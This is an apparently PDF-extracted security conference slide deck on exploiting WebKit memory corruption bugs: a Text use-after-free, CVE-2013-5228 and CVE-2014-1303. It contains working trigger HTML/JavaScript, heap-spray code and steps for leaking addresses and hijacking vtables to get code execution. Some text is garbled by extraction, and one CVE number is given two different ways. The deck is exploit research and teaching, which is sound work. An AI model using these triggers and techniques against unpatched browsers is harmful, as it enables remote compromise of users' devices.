

Attacking WebKit Applications by exploiting memory corruption bugs

Liang Chen @KeenTeam
@chenliang0817

About me

- Senior Security Researcher at KeenTeam
- White Hat (Of course)
- Specialized in browser advanced exploitation
- Pwn2Own winner:
 - Winner of HP Mobile Pwn2Own 2013, iPhone Safari category
 - Winner of HP Pwn2Own 2014, Mac Safari category

Agenda


- WebKit Introduction
- Exploit techniques by case study
 - UAF case : CVE-????-????
 - Arbitrary memory free case : CVE-2013-5228
 - OOB memory 1bit write case : CVE-2014-0313
- Summary

Part I : WebKit Introduction

Background

- Open source Web Browser rendering engine
 - Main site: <http://www.webkit.org>
- Trunk & Branch difference
 - Trunk: Introduce new features, update frequently
 - <http://trac.webkit.org/browser/trunk>
 - Branch: Stable, less updates, used by Safari
 - <http://trac.webkit.org/browser/branches>
- Work closely with JS engine (V8 or JSC, good news to exploiter)
- Most popular rendering engines in the earth!

WEBKIT EVERYWHERE



Historical issues

- DOS
- UXSS
- RCE
 - Logic
 - Almost extinct
 - Memory Corruption
 - Still exists, hard to kill all
 - Possible to pwn the whole device 😊
 - Main focus in this presentation

Memory Corruption

- Categories
 - Heap Overflow
 - Type Confusion
 - UAF
- Real cases
 - Nils Pwn2Own 2013:
 - <https://labs.mwrinfosecurity.com/blog/2013/04/19/mwr-labs-pwn2own-2013-write-up---webkit-exploit/>
 - Pinkie Pie:
 - <http://scarybeastsecurity.blogspot.co.uk/2013/02/exploiting-64-bit-linux-like-boss.html>

Part II : Exploit techniques by case study

Case Study I : CVE-?????-?????

- WebCore::Text Use-After-Free
- KeenTeam's demonstration at Mobile Pwn2Own 2013
- Vulnerable on Mobile Safari and most of WebKit Apps on iOS 6
- Vulnerable on Tesla browser until 2014.12
- No CVE assigned

Case Study I : CVE-?????-?????

- Triggering code

```
<html xmlns="http://www.w3.org/1999/xhtml">

<div id="divc"></div>
<script type="text/javascript"> //
if (window.addEventListener) {
    window.addEventListener('load', load1, false);
} else {
    window.attachEvent('onload', load1);
}
function load1()
{
    setTimeout("func1();",1);
}
function load2()
{
    setTimeout("func3();",1);
    func2();
}

var a1, t1;
var tempa2;
function func1()
{
    tempa2=document.getElementById("a2");
    tempa2.innerHTML="\n";
}</pre></div><div data-bbox="514 314 783 878" data-label="Text"><pre>function func2()
{
    t1 = document.getElementById("t1");
    a1 = document.getElementById("a1");
    a2 = document.getElementById("a2");
    a1.innerHTML="&lt;tr id=\"t2\"&gt;&lt;/tr&gt;";
}

function func3()
{
    document.getElementById("t2").appendChild(t1);
}
//]]&gt;
&lt;/script&gt;

&lt;body&gt;
&lt;a id="a1"&gt;
    &lt;tr id="t1"&gt;
        &lt;svg xmlns="http://www.w3.org/2000/svg" &gt;
            &lt;desc onload="load2();"&gt;&lt;/desc&gt;
        &lt;/svg&gt;
        &lt;div id="d1"&gt;
            &lt;a id="a2" style="visibility:hidden"&gt;&lt;a&gt;K33nTeam
            &lt;a id="a3"&gt;&lt;/a&gt;
            &lt;style&gt;
                body {}
                a:link {}
            &lt;/style&gt;
        &lt;/div&gt;
    &lt;/tr&gt;
&lt;/a&gt;
&lt;/body&gt;
&lt;/html&gt;</pre></div><div data-bbox="27 937 113 968" data-label="Page-Footer"><p>KEEN</p></div>
```

Case Study I : CVE-?????-?????

- 0x30 sized WebCore::Text obj is allocated during page loading
- Freed when setting a2.outerHTML = "\n"

```
#0 0x370d80fc in WTF::fastMalloc()  
#1 0x3925d3b8 in WebCore::Text::create()  
#2 0x392ddc72 in WebCore::XMLDocumentParser::enterText()  
#3 0x392ddb0e in WebCore::XMLDocumentParser::characters()
```

```
#0 0x370d810a in WTF::fastFree()  
#1 0x395adc30 in WebCore::HTMLElement::setOuterHTML()  
#2 0x396e8bca in WebCore::setJSHTMLElementOuterHTML()  
#3 0x3924bb52 in JSC::lookupPut<WebCore::JSHTMLElement>()
```

- Used after a render update when handling a line break after the word "K33nTeam"

```
<WebCore::RenderBlock::LineBreaker::nextLineBreak(WebCore::Bidi  
Resolver<WebCore::InlineIterator,WebCore::BidiRun>&,WebCore::Li  
neInfo&,std::__1::pair<WebCore::RenderText*,WebCore::LazyLineBr  
eakIterator>&,WebCore::RenderBlock::FloatingObject*,unsigned  
int)+2676>:  
    ldrb.w r0,[r0, #1101]
```

→ r0 points to a field in the freed Text obj and crashed here

Case Study I : CVE-?????-?????

- Option1: WTF:StringImpl

```
class StringImpl {
    unsigned m_refCount; //+0
    unsigned m_length; //+4
    union {
        const LChar* m_data8;
        const UChar* m_data16;
    };
    union {
        void* m_buffer;
        StringImpl* m_substringBuffer;
        mutable UChar* m_copyData16;
    };
};
```

- What to fill in?

- m_buffer is allocated inline
- The first 0xc bytes cannot be controlled
- Good enough for exploiting this bug

Better choice

- Option2: ArrayBuffer


```
intArr[i] = new Int32Array(0x1000/4);
for (var k=0;k<0x1000/4 -1;k=k+8)
{
    intArr[i][k] = 0x0c0c0c3c;
    intArr[i][k+1]=0x0c0c0ccc;
    intArr[i][k+2]=0x0c0c1c0c;
    intArr[i][k+3]=0x0c0c0c80;
    intArr[i][k+4]=0x0c0c0c80;
    intArr[i][k+5]=0x0c0c0c0c;

    intArr[i][k+6]=0x0c0c0c9c;
    intArr[i][k+7]=0x0c0c0c6c;
}
```

- Every field can be controlled

Case Study I : CVE-?????-?????

- Leak address
 - Fermin J. Serna's approach : WebKit version



- Changing the m_buffer pointer can lead to same effect (or better)

Case Study I : CVE-????-????

- Almost every WebKit object is RefCountedBase object

```
class RefCountedBase {
public:
    void ref()
    {
#ifdef CHECK_REF_COUNTED_LIFECYCLE
        ASSERT(!m_deletionHasBegun);
        ASSERT(!m_adoptionIsRequired);
#endif
        ++m_refCount;
    }
    void deref()
    {
        if (derefBase())
            delete static_cast<T*>(this);
    }
}
```

- Leak address:
 - By making object's refcount a smaller value
 - Can cause an object be freed earlier than expected
 - Fill in another object and use the JS pointer of the old object to read information of the new object

Any better idea?

Case Study I : CVE-?????-?????


- By referencing "a2.innerHTML" again.

- Leak address
 - Find a "**copy-memory**" function
 - Commonly used in rendering procedure

```
(gdb)bt
#0 0x392a16fc in
WebCore::RenderText::createTextBox()
#1 0x392a16b0 in
WebCore::RenderText::createInlineTextBox()
#2 0x392a14f6 in
WebCore::RenderBlock::constructLine()
#3 0x392a135e in
WebCore::RenderBlock::createLineBoxesFromBidiRuns()
#4 0x39297084 in
WebCore::RenderBlock::layoutRunsAndFloatsInRange()
#5 0x39295c78 in
WebCore::RenderBlock::layoutRunsAndFloats()
```

- A TextBox object will be copied to the address specified in the fake Text object

vp^{tr} copied to controlled buffer



```
0xc0c06c: 0x3cbd2ac8 0x018928f4 0x00000000 0x01890450
0xc0c07c: 0x01892928 0x00000000 0x00000000 0x4248e000
0xc0c08c: 0x00024803 0x00000000 0x00000000 0x00000000
```

Case Study I : CVE-?????-?????

- Code execution
 - Changing the vptr value to a fake one
 - Trigger another render update
 - Obtain arbitrary code execution

Case Study II : CVE-2013-5228


- WebCore::DocumentOrderedMap arbitrary memory free
- KeenTeam's demonstration at Mobile Pwn2Own 2013
- Vulnerable on Mobile Safari and most of WebKit Apps on iOS 7.0.2

Case Study II : CVE-2013-5228

- Vulnerability
 - Where is the problem?
 - In trunk/Source/WebCore/dom/DocumentOrderedMap.cpp@158569

```
102
103 void DocumentOrderedMap::remove(const AtomicStringImpl& key, Element& element)
104 {
105     m_map.checkConsistency();
106     auto it = m_map.find(key);
107     ASSERT(it != m_map.end());
108     MapEntry& entry = it->value;
109
110     ASSERT(entry.count);
111     if (entry.count == 1) {
112         ASSERT(!entry.element || entry.element == &element);
113         m_map.remove(it);
114     } else {
115         if (entry.element == &element)
116             entry.element = 0;
117         entry.count--;
118         entry.orderedList.clear(); // FIXME: Remove the element instead if there are only few items left.
119     }
120 }
```

This is never executed
in release version




Case Study II : CVE-2013-5228

- How to trigger the vulnerability?

```
<html xmlns="http://www.w3.org/1999/xhtml" >
<script type="text/javascript"> //
if (window.addEventListener) {
    window.addEventListener('load', func, false);
} else {
    window.attachEvent('onload', func);
}
function func()
{
    e1=document.getElementById('i1');
    e2=document.getElementById('d1');
    e1.onerror= function() {
        e2.parentNode.removeChild(e2); //Crashed here
    }
    e2.appendChild(e1);
}
//]]&gt;
&lt;/script&gt;
&lt;img id="i1" src=""/&gt;
&lt;div id="d1"&gt;&lt;/div&gt;
&lt;/html&gt;</pre></div><div data-bbox="500 473 959 590" data-label="List-Group"><ul><li>• it == m_map.end() is reached</li><li>• MapEntry&amp; entry = it-&gt;value; //OOB access</li><li>• entry.orderedList.clear(); //freed here</li></ul></div><div data-bbox="27 937 114 968" data-label="Page-Footer"><p>KEEN</p></div>
```

Case Study II : CVE-2013-5228


- Leak Address
 - Craft the heap layout



- TCMalloc allocates same sized memory continuously

Case Study II : CVE-2013-5228

- Heap Spraying is needed
 - Not a problem for 32bit App
 - 64bit App spraying is tough especially mobile App
 - Change the layout to avoid using Int32Array



Case Study II : CVE-2013-5228

- Next steps are pretty easy
 - Fill in the freed obj with a same sized obj
 - Read its vptr out to bypass ASLR
 - Change its vptr to a fake one
 - Trigger a vtable call to gain code execution

The fix:

```
103 void DocumentOrderedMap::remove(const AtomicStringImpl& key, Element& element)
104 {
105     m_map.checkConsistency();
106     auto it = m_map.find(&key);
107     ASSERT(it != m_map.end());
108     if (it == m_map.end())  Add the check
109         return;
110
111     MapEntry& entry = it->value;
112
113     ASSERT(entry.count);
114     if (entry.count == 1) {
115         ASSERT(!entry.element || entry.element == &element);
116         m_map.remove(it);
117     } else {
118         if (entry.element == &element)
119             entry.element = 0;
120         entry.count--;
121         entry.orderedList.clear(); // FIXME: Remove the element instead if there are only few items left.
122     }
123 }
```

Case Study III : CVE-2014-1303

- Restrictive 1bit OOB write
- Used by KeenTeam for Pwn2Own 2014 Safari category
- Vulnerable on Safari 7.0.2
- Exploit fully works on 64bit process without heap spray and ROP

CVE-2014-1303 : Vulnerability

- CSS selectors are patterns used to select the elements you want to style
- Can be created by the following code:

```
<style>html,em:nth-child(5){  
    height: 500px  
}  
</style>
```

```
(lldb) x/30xg 0x000000010a825e70  
0x10a825e70: 0xbadbeef3bac20008 0x000000010a884910  
0x10a825e80: 0xbadbeef3bac0000c 0x000000010a8d4460  
0x10a825e90: 0xbadbeef3bac705c0 0x000000010a825e40  
0x10a825ea0: 0xdc1ca0624dfbdfb1 0x00000001857a8147  
0x10a825eb0: 0x0000000000000000 0x0000000000000040  
0x10a825ec0: 0x392e36312e323731 0x0e95b33f30322e39  
0x10a825ed0: 0xdf9ca0624dfbdae1 0x00000001857a8137  
0x10a825ee0: 0x0000000000000000 0x0000000000000040  
0x10a825ef0: 0x392e36312e323731 0x0e95b34f30322e39  
0x10a825f00: 0xd11ca0624dfbdbc1 0x00000001857a80e7  
0x10a825f10: 0x0000000000000000 0x0000000000000040  
0x10a825f20: 0x2e656c676f6f672e 0x0e95b29f2e6d6f63  
0x10a825f30: 0xd09ca0624dfbdb91 0x00000001857a80d7  
0x10a825f40: 0x0000000000000000 0x0000000000000040  
0x10a825f50: 0x2e656c676f6f672e 0x0e95b2af2e6d6f63
```

- An array of CSSSelector elements will be created (0x10 * 2)

CVE-2014-1303 : Vulnerability

- The CSSSelectorList can be mutated later on
 - By setting `window.getMatchedCSSRules(document.documentElement).cssRules[0].selectorText`
- This will cause a new array of CSSSelector elements created
 - In `WebCore::CSSParser::parseSelector`
 - `'a'` makes `0x10 * 1` sized allocation by `WTF::fastMalloc`

```
<script>
function load() {
    var cssRules = window.getMatchedCSSRules(document.documentElement);
    cssRules[0].selectorText = 'a';
}
</script>
```

```
(lldb) bt
* thread #1: tid = 0x177f34, 0x00007fff8b6a1a18
WebCore`WTF::fastMalloc(unsigned long), queue = 'com.apple.main-thread,
stop reason = instruction step into
    frame #0: 0x00007fff8b6a1a18 WebCore`WTF::fastMalloc(unsigned long)
    frame #1: 0x00007fff8a9e565d
WebCore`WebCore::CSSSelectorList::adoptSelectorVector(WTF::Vector<WTF::
OwnPtr<WebCore::CSSParserSelector>, 0ul, WTF::CrashOnOverflow>&) + 141
    frame #2: 0x00007fff8a9d6bc9
WebCore`cssyparse(WebCore::CSSParser*) + 2089
    frame #3: 0x00007fff8ab5ba6c
WebCore`WebCore::CSSParser::parseSelector(WTF::String const&,
WebCore::CSSSelectorList&) + 60
    frame #4: 0x00007fff8af64f2b
WebCore`WebCore::CSSStyleRule::setSelectorText(WTF::String const&) + 91
(lldb) p/x $rdi
(unsigned long) $4 = 0x0000000000000010
```

CVE-2014-1303 : Vulnerability

- When RuleSet::addRule is called, selectorIndex is 1 (The SECOND CSSSelector)
 - We only have ONE CSSSelector element in the array!!
 - Rules[i].selectorIndex is still 1, should be 0.


```
static PassOwnPtr<RuleSet> makeRuleSet(const Vector<RuleFeature>& rules)
{
    size_t size = rules.size();
    if (!size)
        return nullptr;
    OwnPtr<RuleSet> ruleSet = RuleSet::create();
    for (size_t i = 0; i < size; ++i)
        ruleSet->addRule(rules[i].rule,
                        rules[i].selectorIndex, //should be 0, but is still 1
                        rules[i].hasDocumentSecurityOrigin ? RuleHasDocumentSecurityOrigin : RuleHasNoSpecialState);
    ruleSet->shrinkToFit();
    return ruleSet.release();
}
```

CVE-2014-1303 : Vulnerability

- OOB access in
WebCore::CSSSelector::specificity

```
(lldb) bt
frame #0: 0x00007fff8a9ed7e0
WebCore`WebCore::CSSSelector::specificity() const
    frame #1: 0x00007fff8a9ed0d2
WebCore`WebCore::RuleData::RuleData(WebCore::StyleRule*,
    unsigned int, unsigned int, WebCore::AddRuleFlags) + 146
    frame #2: 0x00007fff8a9ecc8f
WebCore`WebCore::RuleSet::addRule(WebCore::StyleRule*,
    unsigned int, WebCore::AddRuleFlags) + 63
    frame #3: 0x00007fff8a9fa903
WebCore`WebCore::makeRuleSet(WTF::Vector<WebCore::RuleFeatur
    e, 0ul, WTF::CrashOnOverflow> const&) + 291
    frame #4: 0x00007fff8a9fa328
WebCore`WebCore::DocumentRuleSets::collectFeatures(bool,
    WebCore::StyleScopeResolver*) + 152
```

CSSSelector array(1 element)



```
(lldb) x/10xg $rdi-0x10
0x10a81d6c0: 0xbadbeef3bac30008 0x0000000010a884848
0x10a81d6d0: 0xbadbeef3bac30008 0x0000000010a850078
0x10a81d6e0: 0xbadbeef3bac30008 0x0000000010a8662d0
0x10a81d6f0: 0x0000000140000006 0x000000000000002c
0x10a81d700: 0x00000000100000001 0x0000000010a8b1e00
```

CSSSelector "this" pointer pointers
to here!!

- CSSSelector::specificity() looks like
an OOB read. Not useful????

A deeper look

- CSSSelector structure
 - A 21-bit value (Aligned to 8 bytes) followed by a 8-byte pointer



